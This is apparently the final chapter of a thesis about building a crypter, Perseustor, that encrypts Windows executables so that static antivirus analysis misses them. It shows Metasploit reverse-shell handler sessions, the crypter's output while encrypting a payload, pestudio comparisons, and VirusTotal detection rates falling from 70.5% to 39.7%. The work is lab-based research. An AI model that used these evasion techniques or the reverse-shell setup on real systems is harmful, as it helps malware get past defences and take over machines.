Fig. 3.5: Generation of Payload.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/shell_reverse_tcp
payload => windows/x64/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.100.3
lhost => 192.168.100.3
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.100.3:4444
[*] Command shell session 1 opened (192.168.100.3:4444 -> 192.168.100.3:61327)


Shell Banner:
Microsoft Windows [Version 10.0.19043.1706]
(c) Microsoft Corporation. All rights reserved.

C:\metasploit-framework\bin>
-----


C:\metasploit-framework\bin>
```

Fig. 3.6: Successful Connection of the Original Payload.

The reverse TCP shell is constructed by first entering the necessary input parameters in the command line, as seen in the picture 3.5. The first parameter is the payload, which is the reverse TCP shell in this case. The IP address and port of the local host are then provided. This subsequently instructs the payload where to reconnect once it has been executed. The final two options are the desired output format and the name of the output file.

After the payload has been successfully constructed, it may be tested using another *Metasploit Framework* application called *MSFConsole*. This tool may be used to listen for incoming connections. The same input settings are utilized as before in *MSFVenom*, as seen in Figure 3.6. After everything is in place, it may be started and listen for incoming connections.

When the payload is executed, it attempts to connect to the destination host, in this instance the local testing computer. The connection has been made, and the shell may now be utilized. This is seen in Figure 3.6.

The payload is then encrypted by Perseustor, as seen in Figure 3.8. This is accomplished by passing the input file and output file names as input parameters. Other options, such as the detailed stage information flag, may also be passed so that various valuable information may be seen during the encryption.

```
C:\Users\matej\source\repos\Perseustor>Perseustor.exe -i payload.exe payload_encrypted.exe
[stage] 0: INITIALIZING PERSEUSTOR
        [info] Key Length is 6.
        [info] Key Range is 4.
        [info] Detailed information during stages is enabled.
[stage] 1: ANALYZE INPUT FILE
        [info] File loaded.
        [info] MZ signature found.
        [info] PE signature found.
        [info] Image is a valid executable.
        [info] Executable image is a 64-bit application.
        [info] Image base at 0x40000000.
        [info] Image size is 0x4248.
[stage] 2: GENERATE ASSEMBLY FILES
        [info] CLI application detected.
        [info] File size with checksum is 0x1c04.
        [info] Rounded up to a multiple of key size is 0x1c10.
        [info] Generated checksum is 0x148bc.
        [info] Generated AES key is 0x2 0x2 0x1 0x3 0x0 0x2
        [info] Encrypted FASM array written in Container\64\infile_array.inc.
        [info] Container\64\image.inc generated.
        [info] Appending to Container\64\image.inc.
        [info] Container\64\key.inc generated.
        [info] Appending to Container\64\key.inc.
[stage] 3: GENERATE EXECUTABLE
        [info] FASM command is FASM\FASM.EXE Container\64\main.asm payload_encrypted.exe.
        [info] FASM container directory is Container\64\.
flat assembler  version 1.73.30  (1048576 kilobytes memory)
7 passes, 0.1 seconds, 14848 bytes.
        [info] FASM command executed successfully.
[stage] 4: FINISHED

C:\Users\matej\source\repos\Perseustor>
```

Fig. 3.7: Encrypted Payload.

After creating the new encrypted payload, it is tested using the *MSFConsole* in the same manner as the previous payload. The encrypted payload is run, and an attempt is made to connect to the destination host, which in this case is the local testing computer. The shell can be used normally after a successful connection. This proves that Perseustor's stub successfully decrypted, loaded, and executed the encrypted payload. The outcome may be seen in 3.8.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/shell_reverse_tcp
payload => windows/x64/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.100.3
lhost => 192.168.100.3
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.100.3:4444
[*] Command shell session 1 opened (192.168.100.3:4444 -> 192.168.100.3:51258)


Shell Banner:
Microsoft Windows [Version 10.0.19043.1706]
(c) Microsoft Corporation. All rights reserved.

C:\Users\matej\source\repos\Perseustor>
-----


C:\Users\matej\source\repos\Perseustor>
```

Fig. 3.8: Successful Connection of the Encrypted Payload.

Now that Perseustor's functionality has been confirmed, it may be tested against antivirus software and other technologies. *pestudio* is the first tool used to compare the original and encrypted payloads, which detects executable file artifacts.

functions (2)	blacklist (0)	ordinal (0)	library (1)
VirtualAlloc		-	kernel32.dll
ExitProcess		-	kernel32.dll

Fig. 3.9: Imported Functions of the Original Payload.

The imported libraries and functions are the first to be checked. As seen in Figure 3.12 and Figure 3.12, both payloads import the *kernel32.dll*, from which the necessary functions are loaded.

The primary distinction is that the encrypted payload instantly raises suspicion due to the imported function *VitualProtect*, which is used to modify the permissions of the various parts. This is caused by the stub, which loads the APIs normally that is easily detected by antivirus.

functions (6)	blacklist (1)	ordinal (0)	library (1)
VirtualProtect	x	-	kernel32.dll
LoadLibraryA		-	kernel32.dll
GetProcAddress		-	kernel32.dll
VirtualAlloc		-	kernel32.dll
VirtualFree		-	kernel32.dll
ExitProcess		-	kernel32.dll

Fig. 3.10: Imported Functions of the Encrypted Payload.

Next, the different payload sections are compared. As seen in Figures 3.11 and 3.12, the original payload differs in both the number of sections and the sections themselves. For example, the *.text* section aroused suspicions by having executable permissions set. The same is true for the executable *.russ* section, which is also self-modifying. Finally, the entry point occurs to contain a suspicious value.

The only suspicious thing about the sections in the encrypted payload is the entry point of the *.text* section. Although the data in *.bss* are not suspicious, the *pestudio* considers them as unusual.

property	value	value	value
name	.text	.rdata	.russ
md5	A4A5DEAE25708A9E05F50B...	4401B01ED5CAB6E12DA0B4...	B7C0A36CAE349DAFF28B66...
entropy	0.168	0.963	4.044
file-ratio (85.71%)	64.29 %	7.14 %	14.29 %
raw-address	0x00000400	0x00001600	0x00001800
raw-size (6144 bytes)	0x00001200 (4608 bytes)	0x00000200 (512 bytes)	0x00000400 (1024 bytes)
virtual-address	0x0000000040001000	0x0000000040003000	0x0000000040004000
virtual-size (4890 bytes)	0x0000104E (4174 bytes)	0x00000084 (132 bytes)	0x00000248 (584 bytes)
entry-point	-	-	**0x00004000**
characteristics	0x60000020	0x40000040	0xE0000020
writable	-	-	x
executable	x	-	x
shareable	-	-	-
discardable	-	-	-
initialized-data	-	x	-
uninitialized-data	-	-	-
unreadable	-	-	-
self-modifying	-	-	x
virtualized	-	-	-
file	n/a	n/a	n/a

Fig. 3.11: Sections of the Original Payload.

property	value	value	value	value
name	.bss	.data	.text	.idata
md5	n/a	A54D2BE73EB5829BA7C7B1...	1AD8FDE75F476E4320E4673...	154E1AB4190A5D56EB8ADF...
entropy	n/a	5.296	6.807	1.854
file-ratio (93.10%)	n/a	51.72 %	37.93 %	3.45 %
raw-address	0x00000400	0x00000400	0x00002200	0x00003800
raw-size (13824 bytes)	0x00000000 (0 bytes)	0x00001E00 (7680 bytes)	0x00001600 (5632 bytes)	0x00000200 (512 bytes)
virtual-address	0x0000000040001000	0x0000000040006000	0x0000000040008000	0x000000004000A000
virtual-size (30034 bytes)	0x00004248 (16968 bytes)	0x00001C10 (7184 bytes)	0x000015F2 (5618 bytes)	0x00000108 (264 bytes)
entry-point	-	-	**0x00009544**	-
characteristics	0xC00000C0	0xC0000040	0x60000020	0xC0000040
writable	x	x	-	x
executable	-	-	x	-
shareable	-	-	-	-
discardable	-	-	-	-
initialized-data	x	x	-	x
uninitialized-data	x	-	-	-
unreadable	-	-	-	-
self-modifying	-	-	-	-
virtualized	x	-	-	-
file	n/a	n/a	n/a	n/a

Fig. 3.12: Sections of the Encrypted Payload.

Finally, the two payloads are posted to VirusTotal, a website that hosts a collection of different antiviruses that scan the uploaded sample and provide reports, which are then processed by VirusTotal to provide us with a final statistic.



Fig. 3.13: Results of the Original Payload.



Fig. 3.14: Results of the Encrypted Payload.

As seen in Figure 3.13, the original payload is detected by 48 antiviruses out of 68, which is around 70.5%. In Figure 3.14 it can be seen, that the encrypted payload is detected by 27 out of 68 antiviruses, which represents around 39.7%. Perseustor thus managed to decrease the detection rate by 30.8%.

Conclusion

The primary goal of this thesis is to develop a crypter that encrypts and decrypts an executable in memory to prevent static analysis. Another aim is to become familiar with the Portable Executable format and static analysis. All of this is covered in the theory, which is the first half of this thesis, where's as the practical part makes up the second half of this thesis.

The first Chapter 1, discusses the Portable Executable file format used by Microsoft Windows executables. The PE format is defined in great length here, including all the headers, data directories, section headers, and sections themselves.

The second Chapter, 2, dives into malware analysis, with a focus on static analysis but also dynamic, code, and memory analysis. Static malware analysis, as well as numerous static malware detection methodologies, are addressed in further detail in the following section 2.2. The last section discusses several obfuscation applications, primarily the crypter, but also packers and protectors.

Chapter 3 focuses on the major purpose of this thesis, which is the development of the crypter Perseustor. The implementation and testing environment are covered in the first two sections. The following two sections, the crypter 3.3 and the stub 3.4, are focused on the proof of concept of the various parts of Perseustor. The section 3.3 describes how the crypter parses, encrypts, and creates a new obfuscated executable. Whereas the section 3.4 illustrates how the stub initializes itself, decrypts the encrypted executable, loads it, and runs it in memory.

The Perseustor is evaluated against *pestudio* and *VirusTotal* in the last part, 3.5. A *MSFVenom* reverse TCP shell from the *Metasploit Framework* is used as a testing example. The payload is then encrypted with Perseustor before being tested and the results compared.

The functionality of the encrypted payload is first tested by connecting to the local testing machine. The connection is successfully established, confirming the correct operation of encrypted executables.

They are then tested in *pestudio*, where the imported functions and sections are examined. While there were no suspicious imported functions in the original payload, the encrypted payload included one questionable import: the *VirtualProtect* function, which is banned.

When the sections are compared, it is clear that the encrypted version causes fewer alarms because the only suspicious thing in it is the entry point of the *.text* section, whereas the original payload not only has a suspicious entry point, but also suspicious section permissions, which cause the alarm.

The two samples are uploaded to *VirusTotal* and the results are compared in the final section. The original payload is detected by 48 out of 68 antiviruses, or about

70.5%, but the encrypted payload is recognized by just 27 out of 68 antiviruses, or approximately 39.7%. Perseustor was able to reduce the detection rate from 70.5% to 39.7%, which is 30.8%.

Although the 30.8% decrease looks to be good at first glance, the detection rate remains high. VirusTotal's detection is based on heuristics at the time of upload, and the detection rate will most certainly increase subsequently. This is due to the stub's static decryption part, which can be used as a signature for detection. Another issue is that the import functions, particularly *VirtualProtect*, are discovered early on. Perseustor thus has a detection rate around 30% to 40%, whereas around 5% to 10% would be more desirable.

Bibliography

[1] A., Monnappa K. *Learning Malware Analysis: Explore the concepts, tools, and techniques to analyze and investigate Windows malware.* Birmingham: Packt Publishing Ltd, 2018.

[2] SZOR, Peter. *The Art of Computer Virus Research and Defense.* Upper Saddle River, NJ: Addison-Wesley, 2005.

[3] SIKORSKI, Michael, HONIG, Andrew and BEJTLICH, Richard. *Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software.* San Francisco: No Starch Press, 2012.

[4] LYSNE, Olav. *The Huawei and Snowden questions: Can electronic equipment from untrusted vendors be verified? can an untrusted vendor build trust into electronic equipment?* Springer International Publishing, 2018.

[5] Karl-Bridge-Microsoft. *PE Format - Win32 Apps.* https://docs.microsoft.com/en-us/windows/win32/debug/pe-format. Accessed 12 Dec. 2021.

[6] I. You and K. Yim, "Malware Obfuscation Techniques: A Brief Survey," *2010 International Conference on Broadband, Wireless Computing, Communication and Applications*, 2010, pp. 297-300, doi: 10.1109/BWCCA.2010.85.

[7] P. Bajpai and R. Enbody, "Memory Forensics Against Ransomware," *2020 International Conference on Cyber Security and Protection of Digital Services (Cyber Security)*, 2020, pp. 1-8, doi: 10.1109/CyberSecurity49315.2020.9138853.

[8] Perriot, F. and P. Ferrie, "Principles and Practice of X-raying", in *14th Virus Bulletin International Conference (VB2004)*, 2004, pp. 51–56.

[9] A. Moser, C. Kruegel and E. Kirda, "Limits of Static Analysis for Malware Detection," *Twenty-Third Annual Computer Security Applications Conference (ACSAC 2007)*, 2007, pp. 421-430, doi: 10.1109/ACSAC.2007.21.

[10] Arini Balakrishnan and Chloe Schulze. Code Obfuscation Literature Survey, 2005.

[11] M. Christodorescu and S. Jha. Static Analysis of Executables to Detect Malicious Patterns. In *Proceedings of the 12th USENIX Security Symposium (Security'03)*, pages 169-186. USENIX Association, USENIX Association, Aug. 2003.

[12] Al Daoud, Essam & Jebril, Iqbal & Zaqaibeh, Belal. (2008). Computer Virus Strategies and Detection Methods. *Int. J. Open Problems Compt. Math.* 1.

[13] P. Beaucamps, "Advanced Polymorphic Techniques," *Int. J. Comput. Sci.*, vol. 2, no. 3, pp. 194–205, 2007.

[14] Binlin Cheng, Jiang Ming, Erika Adriana Leal, Haotian Zhang, Jianming Fu, Guojun Peng, & Jean-Yves Marion (2021). Obfuscation-Resilient Executable Payload Extraction from Packed Malware. In *USENIX Security Symposium.*

[15] Bashari Rad, B., Masrom, M., & Ibrahim, S. (2012). Camouflage in Malware: From Encryption to Metamorphism. *International Journal of Computer Science And Network Security (IJCSNS), 12, 74-83.*

[16] Bashari Rad, B., Masrom, M., & Ibrahim, S. (2011). Evolution of Computer Virus Concealment and Anti-Virus Techniques: A Short Survey. *International Journal of Computer Science Issues (IJCSI), 8, 113-121.*

[17] Sharma, A., & Sahay, S. (2014). Evolution and Detection of Polymorphic and Metamorphic Malwares: A Survey. *International Journal of Computer Applications, 90.*

[18] Hamadouche, S., Lanet, J.L., & Mezghiche, M. (2020). Hiding a Fault Enabled Virus Through Code Construction. *Journal of Computer Virology and Hacking Techniques, 16, 1-22.*

[19] Pietrek, Matt. "Peering Inside the PE: A Tour of the Win32 Portable Executable File Format." (1994).

A Content of the electronic attachment

The electronic attachment contains the source code files (*.c*, *.h*, *.asm*, .inc), the *FASM* compiler, and the external libraries *FASMAES* and *TinyAES*. Only the most relevant folders and files are given here; everything else may be found in the electronic attachment.

```
Perseustor/ ..... root folder of the electronic attachment
├── Container/ ..... generated files and stub
│   ├── 32/ ..... 32-bit architecture
│   │   ├── decryptexecutable.asm
│   │   ├── loadexecutable.asm
│   │   ├── main.asm
│   │   └── pe.inc
│   └── 64/ ..... 64-bit architecture
│       ├── decryptexecutable.asm
│       ├── loadexecutable.asm
│       ├── main.asm
│       └── pe.inc
├── FASM/
│   └── FASM.EXE
├── FASMAES/
│   └── source/
│       ├── 32/ ..... 32-bit architecture
│       │   └── aes/
│       │       ├── aes.asm
│       │       └── aes.inc
│       └── 64/ ..... 64-bit architecture
│           └── aes/
│               ├── aes.asm
│               └── aes.inc
├── TinyAES/
│   ├── aes.c
│   └── aes.h
├── AESHandler.c
├── FASMHandler.c
├── FileHandler.c
├── Helpers.c
├── PEHandler.c
├── Perseustor.c
├── AESHandler.h
├── FASMHandler.h
├── FileHandler.h
├── PEHandler.h
└── Perseustor.h
```